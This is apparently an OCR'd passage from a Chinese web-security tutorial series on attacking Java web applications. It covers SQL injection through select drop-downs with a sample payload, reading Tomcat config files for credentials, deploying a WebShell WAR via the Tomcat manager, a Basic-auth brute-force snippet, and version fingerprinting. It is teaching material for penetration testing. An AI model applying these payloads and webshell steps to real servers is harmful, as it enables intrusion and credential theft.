
JUnit 是由 Erich Gamma 和 Kent Beck 编写的一个回归测试框架(regression testing framework)。Junit 测试是程序员测试，即所谓白盒测试，因为程序员知道被测试的软件如何（How）完成功能和完成什么样（What）的功能。Junit 是一套框架，继承 TestCase 类，就可以用 Junit 进行自动测试了。



5、其他


1、通过查看 Jar 包快速定位 Struts2 漏洞。

比如直接打开lerxCms的lib目录：



2、报错信息快速确认 Server 框架

类型转换错误：



Struts2：


3、二次校验逻辑漏洞

比如修改密保邮箱业务只做了失去焦点唯一性校验，但是在提交的时候听没有校验唯一性


4、隐藏在 Select 框下的邪恶


Select 下拉框能有什么漏洞？一般人我不告诉他，最常见的有 select 框 Sql 注入、存储性 xss 漏洞。搜索注入的时候也许最容易出现注入的地方不是搜索的内容，而是搜索的条件！

Discuz select 下拉框存储也有类型的问题，但 Discuz 对 Xss 过滤较严未造成 xss：


个人资料
认证
积分
用户组
隐私筛选
邮件提醒
密码安全
真实姓名
此项资料正在审核中 (我提交的内容)
性别
男
生日
2011
2
2
出生地
贵州省 遵义市 桐梓县 select * from mysql.user-- (修改)
贵州省
遵义市
桐梓县
-乡镇-
Network
Sources
Timeline
Profiles
Audits
Console
<select name="birthcommunity" id="birthcommunity" class="ps" onchange="showdistrict('birthdistrictbox', ['birthprovince', 'birthcity', 'birthdist', 'birthcommunity'], 4, 4, 'birth')" tabindex="1">
<option value>-乡镇-</option>
<option did="37053" value="九坝镇">九坝镇</option>
<option did="37054" value="坡渡镇">坡渡镇</option>
<option did="37055" value="夜郎镇">夜郎镇</option>
<option did="37056" value="大河镇">大河镇</option>
<option did="37057" value="天坪乡">天坪乡</option>
<option did="37068" value="狮溪镇">狮溪镇</option>
<option did="37069" value="羊磴镇">羊磴镇</option>
<option did="37070" value="芭蕉乡">芭蕉乡</option>
<option did="37071" value="花秋镇">花秋镇</option>
<option did="37072" value="' select * from mysql.user--">茅石乡</option>
<option did="37073" value="风水乡">风水乡</option>
<option did="37074" value="马鬃苗族乡">马鬃苗族乡</option>

下拉框的 Sql 注入：


个人帐户
localhost/u3/ucenter/index.do
此网页为 英文 网页，是否需要翻译？ 翻译 否
咕噜咕噜
xpy
帐户信息
购买记录
充值中心
个人资料
全部
学习资料
全部
电子课本
多媒体书
学习资料
电子教辅
请输入查询内容
购买编号
商品属性
金额
购买时间
201206270310095
学习资料
0.0元
2012年06月27日 15:33
201205240310028
(试读)人教版语文 V20
学习资料
0.0元
2012年05月24日 14:00
201205180310022
资料-微机
学习资料
34.48元
2012年05月18日 10:08
审查元素修改对应的下拉框提交Sql注入语句。
注意，有的时候表单在提交的时候有些参数是隐藏的找到input type为hide
类似：<input type="hidden" value="stype" name="type"/>
提交的时候在链接后面加上&type=stype就行了
Elements
Resources
Network
Scripts
Timeline
Profiles
Audits
<select name="datetype" id="js_datetype" onchange="record_search(
<select name="comtype" id="js_comtype" onchange="record_search()"
<option value="" selected="selected">全部</option>
<option value="28_1">电子课本</option>
<option value="28_2">多媒体书</option>
<option value="28_3" selected="selected">学习资料</option>



小结：

本节不过是漏洞发掘审计的冰山一角，很多东西没法一次性写出来跟大家分享。本系列完成后公布 ylog 博客源码。本节源代码暂不发布，如果需要源码站内。

攻击 JavaWeb 应用[7]-Server 篇[1]

-园长 MM


1、 java 应用服务器

Java 应用服务器主要为应用程序提供运行环境，为组件提供服务。Java 的应用服务器很多，从功能上分为两类：JSP 服务器和 Java EE 服务器。

1.1常见的 Server 概述


常见的 Java 服务器:Tomcat、Weblogic、JBoss、GlassFish、Jetty、Resin、IBM Websphere、Bejy Tiger、Geronimo、Jonas、Jrun、Orion、TongWeb、BES Application Server、ColdFusion、Apusic Application Server、Sun Application Server 、Oracle9i/AS、Sun Java System Application Server。

Myeclipse 比较方便的配置各式各样的 Server，一般只要简单的选择下 Server 的目录就行了。





部署完成后启动进入各个 Server 的后台：



JBoss AS Administration Console


GlassFish Console - Common Tasks


Welcome to Jetty 7


Welcome to the ColdFusion Administrator



Resin Summary


The Apache Software Foundation
Tomcat Web Application Manager


ORACLE
WebLogic Server

1.2 构建 WebShell war 文件

1、打开 Myeclipse 新建 Web 项目
2、把 jsp 放到 WebRoot 目录下
3、导出项目为 war 文件



2、 Tomcat

Tomcat 服务器是一个免费的开放源代码的 Web 应用服务器，属于**轻量级应用服务器**，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试 JSP 程序的首选。

2.1 Tomcat 版本

Tomcat 主流版本:5-6-7，最新版 Tomcat8 刚发布不久。Tomcat5 较之 6-7 在文件结构上有细微的差异，6-7-8 没有大的差异。最新版的 Tomcat8 主要新增了：Servlet 3.1, JSP 2.3, EL 3.0 and Web Socket 1.0 支持。

版本详情说明：http://tomcat.apache.org/whichversion.html

结构目录：

Tomcat5：

Bin、common、**conf**、LICENSE、logs、NOTICE、RELEASE-NOTES、RUNNING.txt、Server、shared、Temp、**webapps**、work

Tomcat6-8：

Bin、**conf**、lib、LICENSE、logs、NOTICE、RELEASE-NOTES、RUNNING.txt、temp、**webapps**、work

关注 conf 和 webapps 目录即可。conf 目录与非常重要的 tomcat 配置文件比如登录帐号所在的 tomcat-users.xml；域名绑定目录、端口、数据源(部分情况)、SSL 所在的 server.xml；数据源配置所在的 context.xml 文件，以及容器初始化调用的 web.xml。

源码下载：

Tomcat6：http://svn.apache.org/repos/asf/tomcat/tc6.0.x/tags/TOMCAT_6_0_18/

Tomcat7：http://svn.apache.org/repos/asf/tomcat/tc7.0.x/trunk/

2.2 Tomcat 默认配置

1、tomcat-users.xml

Tomcat5 默认配置了两个角色：tomcat、role1。其中帐号为 both、tomcat、role1 的默认密码都是 tomcat。不过都不具备直接部署应用的权限，默认需要有 manager 权限才能够直接部署 war 包，Tomcat5 默认需要安装 Administration Web Application。Tomcat6 默认没有配置任何用户以及角色，没办法用默认帐号登录。

配置详解：http://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html#Introduction

2、 context.xml

Tomcat 的上下文，一般情况下如果用 Tomcat 的自身的数据源多在这里配置。找到数据源即可用对应的帐号密码去连接数据库。

```
<Context>
    <WatchedResource>WEB-INF/web.xml</WatchedResource>
    <Resource name="jdbc/u3" auth="Container" type="javax.sql.DataSource"
              maxActive="100" maxIdle="30" maxWait="10000"
              username="xxxxx" password="xxxx" driverClassName="com.mysql.jdbc.Driver"
              url="jdbc:mysql://192.168.0.xxx:3306/xxx?autoReconnect=true"/>
</Context>
```

3、 server.xml

Server 这个配置文件价值非常高，通常的访问端口、域名绑定和数据源可以在这里找到，如果想知道找到域名对应的目录可以读取这个配置文件。如果有用 Https，其配置也在这里面能够找到。

4、 web.xml

web.xml 之前讲 MVC 的时候有提到过，项目初始化的时候会去调用这个配置文件这个文件一般很少有人动但是不要忽略其重要性，修改 web.xml 可以做某些 YD+BT 的事情。

2.3 Tomcat 获取 WebShell

Tomcat 后台部署 war 获取 WebShell

登录 tomcat 后台：http://xxx.com/manager/html，一般用 **WAR file to deploy** 就行了，**Deploy directory or WAR file located on server** 这种很少用。


1> **Deploy directory or WAR file located on server**

Web 应用的 URL 入口、XML 配置文件对应路径、WAR 文件或者该 Web 应用相对于/webapps 目录的文件路径，然后单击 按钮，即可发布该 Web 应用，发布后在 Application 列表中即可看到该 Web 应用的信息。这种方式只能发布位于/webapps 目录下的 Web 应用。

2>**WAR file to deploy**

选择需要发布的 WAR 文件，然后单击 Deploy，即可发布该 Web 应用，发布后在 Application 列表中即可看到该 Web 应用的信息。这种方式可以发布位于任意目录下的 Web 应用。

其中，第二种方式实际上是把需要发布的 WAR 文件自动复制到/webapps 目录下，所以上述两种方式发布的 Web 应用都可以通过在浏览器地址栏中输入 http://localhost:8080/Web 进行访问。



->||<-

Tips:

当访问 xxxx.com 找不到默认管理地址怎么办?

1: http://xxxx.com/manager/html 查看是否存在

2:ping xxxx.com 获取其 IP 地址，在访问：http://111.111.111.111/manager/html

3:遍历 server.xml 配置读取配置

2.4 Tomcat 口令爆破

Tomcat 登录比较容易爆破，但是之前说过默认不对其做任何配置的时候爆破是无效的。Tomcat的认证比较弱，Base64(用户名:密码)编码，请求：”/manager/html/”如果响应码不是401（未经授权：访问由于凭据无效被拒绝。）即登录成功。

```
conn.setRequestProperty("Authorization", "Basic " + new
BASE64Encoder().encode((user + ":" + pass).getBytes()));
```

2.5 Tomcat 漏洞

Tomcat5-6-7 安全性并不完美，总是被挖出各种稀奇古怪的安全漏洞。在 CVE 和 Tomcat 官网也有相应的漏洞信息详情。

怎样找到 Tomcat 的历史版本:

http://archive.apache.org/dist/tomcat/

Tomcat 历史版本漏洞?

Tomcat 官网安全漏洞公布：

Apache Tomcat - Apache Tomcat 5 漏洞：

http://tomcat.apache.org/security-5.html

Apache Tomcat - Apache Tomcat 6 漏洞：

http://tomcat.apache.org/security-6.html

Apache Tomcat - Apache Tomcat7 漏洞：

http://tomcat.apache.org/security-7.html

CVE 通用漏洞与披露:

http://cve.scap.org.cn/cve_list.php?keyword=tomcat&action=search&p=1

Cvedetails ：

http://www.cvedetails.com/product/887/Apache-Tomcat.html?vendor_id=45

http://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/Apache-Tomcat.html

Sebug:

http://sebug.net/appdir/Apache+Tomcat

怎样发现 Tomcat 有那些漏洞?

1、通过默认的报错页面（404、500 等）可以获取到 Tomcat 的具体版本，对照 Tomcat 漏洞。


2、利用 WVS 之类的扫描工具可以自动探测出对应的版本及漏洞。


怎样快速确定是不是 Tomcat?

请求响应为:Server:Apache-Coyote/1.1 就是 tomcat 了。

Tomcat 稀奇古怪的漏洞：

Tomcat 的安全问题被爆过非常多，漏洞统计图：

